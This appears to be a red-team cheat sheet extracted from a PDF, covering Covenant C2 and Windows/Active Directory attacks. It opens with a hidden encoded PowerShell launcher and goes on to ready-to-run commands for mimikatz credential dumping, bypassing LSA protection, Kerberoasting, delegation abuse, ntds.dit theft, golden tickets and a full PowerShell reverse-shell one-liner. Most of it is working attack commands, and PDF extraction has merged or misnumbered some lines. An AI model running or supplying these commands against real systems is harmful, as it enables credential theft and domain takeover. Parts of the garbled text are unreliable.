
```
PS C:\Users\redacted\Downloads> powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgATgB1AHcALQBAGIAag
```

Powershell launcher



Grunt new connection

As we can see from above picture, our launcher is successfully connect to listener in grunt. This is what it looks like in grunts




Exam Info

Grunt information


We can interact with the victim machine using covenant interact feature in grunt

Grunt: f0fd6e3f21



Grunt interaction

Covenant also support GUI file browser



[Click ME](#)

Exam Info

Grunt file browser

I think that's all for the getting started article about Covenant C2. Will talk about the more covenant feature in the next article.

If you like this article, please share it and feedback are always welcome.

Reference:

<https://posts.specterops.io/entering-a-covenant-net-command-and-control-e11038bcf462>

<https://petruknisme.medium.com/getting-started-with-covenant-c2-for-red-teaming-8eeb94273b52> <https://github.com/active-labs/ACTIVEBlog/blob/master/Red%20Team%20Infrastructure%20-%20C2/Red%20Team%20Infrastructure%20-%20C2.md>

Local Privilege Escalation

🕒 [Windows Privilege Escalation CheatSheet](#) Cheat Sheet for Windows Local Privilege Escalations

[Juicy Potato](#) Abuse SeImpersonate or SeAssignPrimaryToken Privileges for System Impersonation

Works only until Windows Server 2016 and Windows 10 until patch 1803

🕒 [Lovely Potato](#) Automated Juicy Potato

i Works only until Windows Server 2016 and Windows 10 until patch 1803

🕒 [PrintSpoofer](#) Exploit the PrinterBug for System Impersonation

🕒 Works for Windows Server 2019 and Windows 10

🕒 [RoguePotato](#) Upgraded Juicy Potato

Works for Windows Server 2019 and Windows 10

🕒 [Abusing Token Privileges](#)

🕒 SMBGhost CVE-2020-0796 PoC

🕒 [CVE-2021-36934 \(HiveNightmare/SeriousSAM\)](#)

Useful Local Priv Esc Tools

🕒 [PowerUp](#) Misconfiguration Abuse

🕒 BeRoot General Priv Esc Enumeration Tool

🕒 Privesc General Priv Esc Enumeration Tool

🕒 FullPowers Restore A Service Account's Privileges

Exam Info

Lateral Movement

PowerShell Remoting

#Enable PowerShell Remoting on current Machine (Needs Admin Access)

Enable-PSRemoting

#Entering or Starting a new PSSession (Needs Admin Access)

\$sess = New-PSSession -ComputerName <Name>

Enter-PSSession -ComputerName <Name> OR -Sessions <SessionName>

Remote Code Execution with PS Credentials

\$SecPassword = ConvertTo-SecureString '<Wtver>' -AsPlainText -Force

\$Cred = New-Object System.Management.Automation.PSCredential('htb.local\<WtverUser>',
\$SecPassword)

Invoke-Command -ComputerName <WtverMachine> -Credential \$Cred -ScriptBlock {whoami}

Import a PowerShell Module and Execute its Functions Remotely

#Execute the command and start a session

Invoke-Command -Credential \$cred -ComputerName <NameOfComputer> -FilePath
c:\FilePath\file.ps1 -Session \$sess

#Interact with the session Enter-

PSSession -Session \$sess

Executing Remote Stateful commands

#Create a new session

\$sess = New-PSSession -ComputerName <NameOfComputer>

#Execute command on the session

Invoke-Command -Session \$sess -ScriptBlock {\$ps = Get-Process}

#Check the result of the command to confirm we have an interactive sessionInvoke-

Command -Session \$sess -ScriptBlock {\$ps}

Mimikatz

#The commands are in cobalt strike format!

Exam Info

#Dump LSASS:

mimikatz privilege::debug

mimikatz token::elevate

mimikatz sekurlsa::logonpasswords

#(Over) Pass The Hash

mimikatz privilege::debug

mimikatz sekurlsa::pth /user:<UserName> /ntlm:<> /domain:<DomainFQDN>

#List all available kerberos tickets in memory

mimikatz sekurlsa::tickets

#Dump local Terminal Services credentials

mimikatz sekurlsa::tspkg

#Dump and save LSASS in a file

mimikatz sekurlsa::minidump c:\temp\lsass.dmp

#List cached MasterKeys

mimikatz sekurlsa::dpapi

#List local Kerberos AES Keys

mimikatz sekurlsa::ekeys

#Dump SAM Database

mimikatz lsadump::sam

Exam Info

#Dump SECRETS Database

mimikatz lsadump::secrets

#Inject and dump the Domain Controller's Credentials

mimikatz privilege::debug

mimikatz token::elevate mimikatz

lsadump::lsa/inject

#Dump the Domain's Credentials without touching DC's LSASS and also remotely

mimikatz lsadump::dcsync /domain:<DomainFQDN> /all

#List and Dump local kerberos credentials

mimikatz kerberos::list /dump

#Pass The Ticket

mimikatz kerberos::ptt <PathToKirbiFile>

#List TS/RDP sessions

mimikatz ts::sessions

#List Vault credentials

mimikatz vault::list

Exam Info

! What if mimikatz fails to dump credentials because of LSA Protection controls ?

- 🕒 LSA as a Protected Process (Kernel Land Bypass)
- 🕒 #Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is set to 0x1
- 🕒 reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa
 -
- 🕒 #Next upload the mimidriver.sys from the official mimikatz repo to same folder of your mimikatz.exe
- 🕒 #Now lets import the mimidriver.sys to the system
- 🕒 mimikatz # !+
 -
- 🕒 #Now lets remove the protection flags from lsass.exe process
- 🕒 mimikatz # !processprotect /process:lsass.exe /remove
 -
- 🕒
 - #Finally run the logonpasswords function to dump lsassmimikatz
 - # sekurlsa::logonpasswords
- 🕒 LSA as a Protected Process (Userland "Fileless" Bypass)
 - [PPLdump](#)
 - [Bypassing LSA Protection in Userland](#)
- 🕒 LSA is running as virtualized process (LSAISO) by Credential Guard
- 🕒 #Check if a process called lsaiso.exe exists on the running processes
- 🕒 tasklist | findstr lsaiso
- 🕒 #If it does there isn't a way to dump lsass, we will only get encrypted data. But we can still use keyloggers or clipboard dumpers to capture data.
- 🕒 #Lets inject our own malicious Security Support Provider into memory, for this example i'll use the one mimikatz provides
- 🕒 mimikatz # misc::memssp
 -

#Now every user session and authentication into this machine will get logged and plaintext credentials will get captured and dumped into c:\windows\system32\mimilsa.log

- 🕒 [Detailed Mimikatz Guide](#)
- 🕒 [Poking Around With 2 lsass Protection Options](#)

Exam Info

POWERSHELL REMOTING

- ⌚ Execute commands or scriptblocks
`Invoke-Command -Scriptblock {Get-Process} -ComputerName (Get-Content <list_of_servers>)`
- ⌚ Execute scripts from files
`Invoke-Command -FilePath C:\scripts\Get-PassHashes.ps1 -ComputerName (Get-Content <list_of_servers>)`
- ⌚ Execute locally loaded function on the remote machines
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>)`
`Invoke-Command -ScriptBlock ${function:Get-PassHashes} -ComputerName (Get-Content <list_of_servers>) -ArgumentList`
- ⌚ A function call within the script is used
`Invoke-Command -Filepath C:\path\Get-PassHashes.ps1 -ComputerName (Get-Content <list_of_servers>)`

"Stateful" commands using Invoke-Command

`$Sess = New-PSSession -Computername Server1`

`Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-Process}`

`Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}`
- ⌚ Dump credentials on a local machineInvoke-
`Mimikatz -DumpCreds`
- ⌚ Dump credentials on multiple remote machines
`Invoke-Mimikatz -DumpCreds -ComputerName @"sys1","sys2"`
- ⌚ Over pass the hash

`Invoke-Mimikatz -Command '"sekurlsa::pth/user:Administrator/domain:lab.domain.local /ntlm:<ntlmhash>/run:powershell.exe"'`
- ⌚ Invoke Mimikatz to create a token from user

`$Sess = New-PSSession -ComputerName target.domain.localEnter-PSSession $Sess`

EP BYPASS + AMSI BYPASS

exit

PUSH LOCAL SCRIPT TO SESSION

Exam Info

```
Invoke-Command -FilePath .\Invoke-Mimikatz.ps1 -Session $sessEnter-  
PSSession $sess
```

```
# DUMPING
```

```
Invoke-Mimikatz -Command "'lsadump::lsa /patch'"
```

```
FORWARDER
```

```
# RULE
```

```
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8080  
connectaddress=10.10.10.10 connectport=8080
```

```
# CHECK
```

```
netsh interface portproxy show all#
```

```
RESET
```

```
netsh interface portproxy reset
```

```
KERBEROS DOUBLE HOPS - Remote ticket dumping - SMB Lateral Hosting (skill)
```

- 🕒 You are logged in to ServerA.
 - 🕒 From ServerA, you start a remote PowerShell session to connect to ServerB.
 - 🕒 A command you run on ServerB via your PowerShell Remoting session attempts to access a resource on ServerC.
- ◆ Access to the resource on ServerC is denied, because the credentials you used to create the PowerShell Remoting session are not passed from ServerB to ServerC.
- ◆ Cannot encapsulate multiple psremoting session.
- ◆ Delegation not available.

```
# LOGIN WITH COMPROMISED ACCOUNT
```

```
Invoke-Mimikatz -Command "'sekurlsa::pth /user:bob /domain:DOMAIN.LOCAL  
/ntlm:00000000000000000000000000000000 /run:powershell.exe'"
```

```
# PSREMOTE TO SERVER A
```

```
$servera = New-PSSession -ComputerName SERVERA.DOMAIN.LOCALEnter-  
PSSession -Session $servera
```

```
# PASS CREDENTIAL TO SERVER B
```

```
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
```

Exam Info

```
$Cred = New-Object System.Management.Automation.PSCredential('DOMAIN\alice',  
$SecPassword)
```

```
$serverb = New-PSSession -ComputerName SERVERB.DOMAIN.LOCAL -Credential $Cred  
# LIST TICKET IN SERVER C:
```

```
Invoke-Command -ScriptBlock { & '\\10.10.10.10\c$\Users\jack\desktop\Rubeus.exe' klist } -  
Session $serverb | Select-String -Pattern Username
```

```
# DUMP TICKET IN SERVER C:
```

```
Invoke-Command -ScriptBlock { & '\\10.10.10.10\c$\Users\jack\desktop\Rubeus.exe' dump  
/user:targetadmin } -Session $serverb
```

```
# INJECT TICKET IN SERVER B:
```

```
Invoke-Command -ScriptBlock { & '\\10.10.10.10\c$\Users\jack\desktop\Rubeus.exe' ptt  
/ticket:B64 } -Session $serverb
```

```
# CHECK INJECTION:
```

```
Invoke-Command -ScriptBlock { ls \\serverc\c$ } -Session $serverb
```

```
# RCE ON SERVER C:
```

```
Invoke-Command -ScriptBlock { Invoke-Command -ScriptBlock {hostname} -ComputerName  
SERVERC.DOMAIN.LOCAL } -Session $serverb
```

```
# FINAL REVERSE SHELL IN SERVER A FROM SERVER C
```

```
Invoke-Command -ScriptBlock { Invoke-Command -ScriptBlock { $client = New-Object  
System.Net.Sockets.TCPClient("servera",8080);$stream = $client.GetStream();[byte[]]$bytes =  
0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object  
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String  
);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =  
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);  
$stream.Flush();$client.Close()} -ComputerName SERVERC.DOMAIN.LOCAL } -Session $serverb
```


Exam Info

Domain Privilege Escalation 1

Kerberoast

WUT IS DIS?:

All standard domain users can request a copy of all service accounts along with their correlating password hashes, so we can ask a TGS for any SPN that is bound to a "user" account, extract the encrypted blob that was encrypted using the user's password and bruteforce it offline.

- 🕒 PowerView:
 - 🕒 #Get User Accounts that are used as Service AccountsGet-NetUser -SPN
 - 🕒 #Get every available SPN account, request a TGS and dump its hashInvoke-Kerberoast
 - 🕒 #Requesting the TGS for a single account:Request-SPNTicket
 - 🕒 #Export all tickets using MimikatzInvoke-Mimikatz -Command "'kerberos::list/export'"
 - 🕒 AD Module:
 - 🕒 #Get User Accounts that are used as Service AccountsGet-ADUser -Filter {ServicePrincipalName -ne "\$null"} -Properties ServicePrincipalName
 - 🕒 Impacket:
 - 🕒 python GetUserSPNs.py <DomainName>/<DomainUser>:<Password> -outfile <FileName>
 - 🕒 Rubeus:
 - 🕒 #Kerberoasting and outputting on a file with a specific format Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>
 - 🕒 #Kerberoasting while being "OPSEC" safe, essentially while not try to roast AES enabled accountsRubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>/rc4opsec
 - 🕒 #Kerberoast AES enabled accountsRubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>/aes
 - 🕒 #Kerberoast specific user accountRubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>/user:<username>/simple

Exam Info

- 🕒 #Kerberoast by specifying the authentication credentials

Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /creduser:<username>
/credpassword:<password>

ASREPRoast

WUT IS DIS?:

If a domain user account do not require kerberos preauthentication, we can request a valid TGT for this account without even having domain credentials, extract the encrypted

blob and bruteforce it offline.

- PowerView: Get-DomainUser -PreauthNotRequired -Verbose
- AD Module: Get-ADUser -Filter {DoesNotRequirePreAuth -eq \$True} -Properties DoesNotRequirePreAuth

Forcefully Disable Kerberos Preauth on an account i have Write Permissions or more! Check for interesting permissions on accounts:

Hint: We add a filter e.g. RDPUsers to get "User Accounts" not Machine Accounts, because Machine Account hashes are not crackable!

PowerView:

Invoke-ACLScanner -ResolveGUIDs | ?{\$_.IdentityReferenceName -match "RDPUsers"}

Disable Kerberos Preauth:

Set-DomainObject -Identity <UserAccount> -XOR @{useraccountcontrol=4194304} -VerboseCheck
if the value changed:

Get-DomainUser -PreauthNotRequired -Verbose

- And finally execute the attack using the [ASREPRoast](#) tool.
- #Get a specific Accounts hash:
- Get-ASREPHash -UserName <UserName> -Verbose
#Get any ASREPRoastable Users hashes:

- 🕒 Invoke-ASREPRoast -Verbose

- 🕒 Using Rubeus:

- 🕒 #Trying the attack for all domain users

- 🕒 Rubeus.exe asreproast /format:<hashcat|john> /domain:<DomainName>
/outfile:<filename>

- 🕒 #ASREPRoast specific user

- 🕒 Rubeus.exe asreproast /user:<username> /format:<hashcat|john>
/domain:<DomainName> /outfile:<filename>

- 🕒 #ASREPRoast users of a specific OU (Organization Unit)

Exam Info

```
Rubeus.exe asreproast /ou:<OUName> /format:<hashcat|john> /domain:<DomainName> /outfile:<filename>
```

- ⌚ Using Impacket:
- ⌚ #Trying the attack for the specified users on the file

```
python GetNPUsers.py <domain_name> /-usersfile <users_file> -outputfile <FileName>
```

Password Spray Attack

If we have harvest some passwords by compromising a user account, we can use this method to try and exploit password reuse on other domain accounts.

Tools:

- ⌚ [DomainPasswordSpray](#)
- ⌚ [CrackMapExec](#)
- ⌚ [Invoke-CleverSpray](#)
- ⌚ [Spray](#)

Force Set SPN

WUT IS DIS ?: If we have enough permissions -> GenericAll/GenericWrite we can set a SPN on a target account, request a TGS, then grab its blob and brute force it.

- ⌚ PowerView:
- ⌚ #Check for interesting permissions on accounts:
- ⌚ `Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUUsers"}`
- ⌚ #Check if current user has already an SPN setted:
- ⌚ `Get-DomainUser -Identity <UserName> | select serviceprincipalname`
- ⌚ #Force set the SPN on the account:

```
Set-DomainObject <UserName> -Set @{serviceprincipalname='ops/whatever1'}
```

- ⌚ AD Module:
- ⌚ #Check if current user has already an SPN setted
- ⌚ `Get-ADUser -Identity <UserName> -Properties ServicePrincipalName | select ServicePrincipalName`

🕒 #Force set the SPN on the account:

```
Set-ADUser -Identity <UserName> -ServicePrincipalNames @{Add='ops/whatever1'}Finally
```

use any tool from before to grab the hash and kerberoast it!

Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Domain Escalation.

#List shadow copies using vssadmin (Needs Administrator Access)

```
vssadmin list shadows
```

#List shadow copies using diskshadow

```
diskshadow list shadows all
```

#Make a symlink to the shadow copy and access it

```
mklink /d c:\shadowcopy\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

1. You can dump the backup SAM database and harvest credentials.
2. Look for DPAPI stored creds and decrypt them.
3. Access backup sensitive files.

List and Decrypt Stored Credentials using Mimikatz

Usually encrypted credentials are stored in:

🕒 %appdata%\Microsoft\Credentials

🕒 %localappdata%\Microsoft\Credentials

#By using the cred function of mimikatz we can enumerate the cred object and get information about it:

```
dpapi::cred/in:"%appdata%\Microsoft\Credentials\<CredHash>"
```

#From the previous command we are interested to the "guidMasterKey" parameter, that tells us which masterkey was used to encrypt the credential

#Let's enumerate the Master Key:

```
dpapi::masterkey/in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>"
```

#Now if we are on the context of the user (or system) that the credential belongs to, we can use the /rpc flag to pass the decryption of the masterkey to the domain controller:

```
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>" /rpc
```

#We now have the masterkey in our local cache:

```
dpapi::cache
```

#Finally we can decrypt the credential using the cached masterkey:

```
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>" Detailed
```

Article: [DPAPI all the things](#)

Unconstrained Delegation

WUT IS DIS ? : If we have Administrative access on a machine that has Unconstrained Delegation enabled, we can wait for a high value target or DA to connect to it, steal his TGT then ptt and impersonate him!

Using PowerView:

```
#Discover domain joined computers that have Unconstrained Delegation enabled
Get-NetComputer -UnConstrained
```

#List tickets and check if a DA or some High Value target has stored its TGT

```
Invoke-Mimikatz -Command '"sekurlsa::tickets"'
```

#Command to monitor any incoming sessions on our compromised server

```
Invoke-UserHunter -ComputerName <NameOfTheComputer> -Poll
<TimeOfMonitoringInSeconds> -UserName <UserToMonitorFor> -Delay
<WaitInterval> -Verbose
```

#Dump the tickets to disk:

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

#Impersonate the user using ptt attack:

```
Invoke-Mimikatz -Command '"kerberos::ptt <PathToTicket>'"
```

Note: We can also use Rubeus!

Constrained Delegation

Using PowerView and Kekeo:

#Enumerate Users and Computers with constrained delegationGet-

DomainUser -TrustedToAuth

Get-DomainComputer -TrustedToAuth

#If we have a user that has Constrained delegation, we ask for a valid tgt of this user usingkekeo

tgt::ask /user:<UserName> /domain:<Domain's FQDN> /rc4:<hashedPasswordOfTheUser>

#Then using the TGT we have ask a TGS for a Service this user has Access to through constrained delegation

tgs::s4u /tgt:<PathToTGT> /user:<UserToImpersonate>@<Domain's FQDN> /service:<Service'sSPN>

#Finally use mimikatz to ptt the TGS

Invoke-Mimikatz -Command "'kerberos::ptt<PathToTGS>'"

ALTERNATIVE: Using Rubeus:

Rubeus.exe s4u /user:<UserName> /rc4:<NTLMhashedPasswordOfTheUser>
/impersonateuser:<UserToImpersonate> /msdsspn:"<Service's SPN>" /altservice:<Optional>
/ptt

Now we can access the service as the impersonated user!

► What if we have delegation rights for only a spesific SPN? (e.g TIME):

In this case we can still abuse a feature of kerberos called "alternative service". This allows usto request TGS tickets for other "alternative" services and not only for the one we have rights for. Thats gives us the leverage to request valid tickets for any service we want that the host supports, giving us full access over the target machine.

Resource Based Constrained Delegation

WUT IS DIS?:

TL;DR

If we have GenericALL/GenericWrite privileges on a machine account object of a domain, we can abuse it and impersonate ourselves as any user of the domain to it. For example we can impersonate Domain Administrator and have complete access.

Exam Info

Tools we are going to use:

 [PowerView](#)

 [Powermad](#)

 [Rubeus](#)

First we need to enter the security context of the user/machine account that has the privileges over the object. If it is a user account we can use Pass the Hash, RDP, PS-Credentials etc.

Exploitation Example:

#Import Powermad and use it to create a new MACHINE ACCOUNT

.. \Powermad.ps1

New-MachineAccount -MachineAccount <MachineAccountName> -Password \$(ConvertTo-SecureString 'p@ssword!' -AsPlainText -Force) -Verbose

#Import PowerView and get the SID of our new created machine account

.. \PowerView.ps1

\$ComputerSid = Get-DomainComputer <MachineAccountName> -Properties objectsid | Select-Expand objectsid

#Then by using the SID we are going to build an ACE for the new created machine account using a raw security descriptor:

\$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;\$(ComputerSid))"

\$SDBytes = New-Object byte[] (\$SD.BinaryLength)

\$SD.GetBinaryForm(\$SDBytes, 0)

#Next, we need to set the security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking over, again using PowerView

Get-DomainComputer TargetMachine | Set-DomainObject -Set @{'msds-allowedtoactonbehalffotheridentity'=\$SDBytes} -Verbose

#After that we need to get the RC4 hash of the new machine account's password using Rubeus

Rubeus.exe hash /password:'p@ssword!'

#And for this example, we are going to impersonate Domain Administrator on the cifs service of the target computer using Rubeus

Rubeus.exe s4u /user:<MachineAccountName>/rc4:<RC4HashOfMachineAccountPassword>
/impersonateuser:Administrator/msdsspn:cifs/TargetMachine.wtver.domain
/domain:wtver.domain/ptt

#Finally we can access the C\$ drive of the target machinedir

\\TargetMachine.wtver.domain\C\$

Detailed Articles:

🕒 [Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack ActiveDirectory](#)

🕒 [RESOURCE-BASED CONSTRAINED DELEGATION ABUSE](#)

! In Constrain and Resource-Based Constrained Delegation if we don't have the password/hash of the account with TRUSTED_TO_AUTH_FOR_DELEGATION that we try to abuse, we can use the very nice trick "tgt::deleg" from kekeo or "tgtdeleg" from rubeus and fool Kerberos to give us a valid TGT for that account. Then we just use the ticket instead of the hash of the account to perform the attack.

#Command on Rubeus Rubeus.exe

tgtdeleg /nowrap

Detailed Article: [Rubeus – Now With More Kekeo](#)

Abusing Backup Operators Group

WUT IS DIS ?: If we manage to compromise a user account that is member of the Backup Operators group, we can then abuse it's SeBackupPrivilege to create a shadow copy of the current state of the DC, extract the ntds.dit database file, dump the hashes and escalate our privileges to DA.

1. Once we have access on an account that has the SeBackupPrivilege we can access theDC and create a shadow copy using the signed binary diskshadow:
2. #Create a .txt file that will contain the shadow copy process script
3. Script ->{
4. set context persistent nowriters
5. set metadata c:\windows\system32\spool\drivers\color\example.cab
6. set verbose on
7. begin backup
8. add volume c: alias mydrive9.
10. create
- 11.
12. expose %mydrive% w:
13. end backup
14. }
- 15.

Exam Info

16. #Execute diskshadow with our script as parameter
diskshadow /s script.txt
17. Next we need to access the shadow copy, we may have the SeBackupPrivilege but we can't just simply copy-paste ntds.dit, we need to mimic a backup software and use Win32 API calls to copy it on an accessible folder. For this we are going to
use [this](#) amazing repo:
16. #Importing both dlls from the repo using powershell
17. Import-Module .\SeBackupPrivilegeCmdLets.dll
18. Import-Module .\SeBackupPrivilegeUtils.dll
19. #Checking if the SeBackupPrivilege is enabled
20. Get-SeBackupPrivilege23.
24. #If it isn't we enable it
25. Set-SeBackupPrivilege26.
27. #Use the functionality of the dlls to copy the ntds.dit database file from the shadowcopy to a location of our choice
28. Copy-FileSeBackupPrivilege w:\windows\NTDS\ntds.dit c:\<PathToSave>\ntds.dit-Overwrite
29. 29.
30. #Dump the SYSTEM hive
reg save HKLM\SYSTEM c:\temp\system.hive
27. Using smbclient.py from impacket or some other tool we copy ntds.dit and the SYSTEM hive on our local machine.
28. Use secretsdump.py from impacket and dump the hashes.
29. Use psexec or another tool of your choice to PTH and get Domain Admin access.

Abusing Exchange

- 🕒 [Abusing Exchange one Api call from DA](#)
- 🕒 [CVE-2020-0688](#)
- 🕒 PrivExchange Exchange your privileges for Domain Admin privs by abusing Exchange

Weaponizing Printer Bug

- 🕒 [Printer Server Bug to Domain Administrator](#)
- 🕒 NetNTLMtoSilverTicket

Abusing ACLs

- 🕒 [Escalating privileges with ACLs in Active Directory](#)
- 🕒 [aclpwn.py](#)
- 🕒 [Invoke-ACLPwn](#)

Abusing IPv6 with mitm6

- 🕒 [Compromising IPv4 networks via IPv6](#)
- 🕒 [mitm6](#)

SID History Abuse

WUT IS DIS?: If we manage to compromise a child domain of a forest and [SID filtering](#) isn't enabled (most of the times is not), we can abuse it to privilege escalate to Domain Administrator of the root domain of the forest. This is possible because of the [SID History](#) field on a kerberos TGT ticket, that defines the "extra" security groups and privileges.

Exploitation example:

#Get the SID of the Current Domain using PowerViewGet-

DomainSID -Domain current.root.domain.local

#Get the SID of the Root Domain using PowerViewGet-

DomainSID -Domain root.domain.local

#Create the Enterprise Admins SID

Format: RootDomainSID-519

#Forge "Extra" Golden Ticket using mimikatz

```
kerberos::golden /user:Administrator /domain:current.root.domain.local  
/sid:<CurrentDomainSID> /krbtgt:<krbtgtHash> /sids:<EnterpriseAdminsSID> /startoffset:0  
/endin:600 /renewmax:10080 /ticket:\path\to\ticket\golden.kirbi
```

#Inject the ticket into memory kerberos::ptt

\path\to\ticket\golden.kirbi

Exam Info

#List the DC of the Root Domain in dir

\\dc.root.domain.local\C\$

#Or DCSync and dump the hashes using mimikatz

Isadump::dcsync /domain:root.domain.local /all

Detailed Articles:

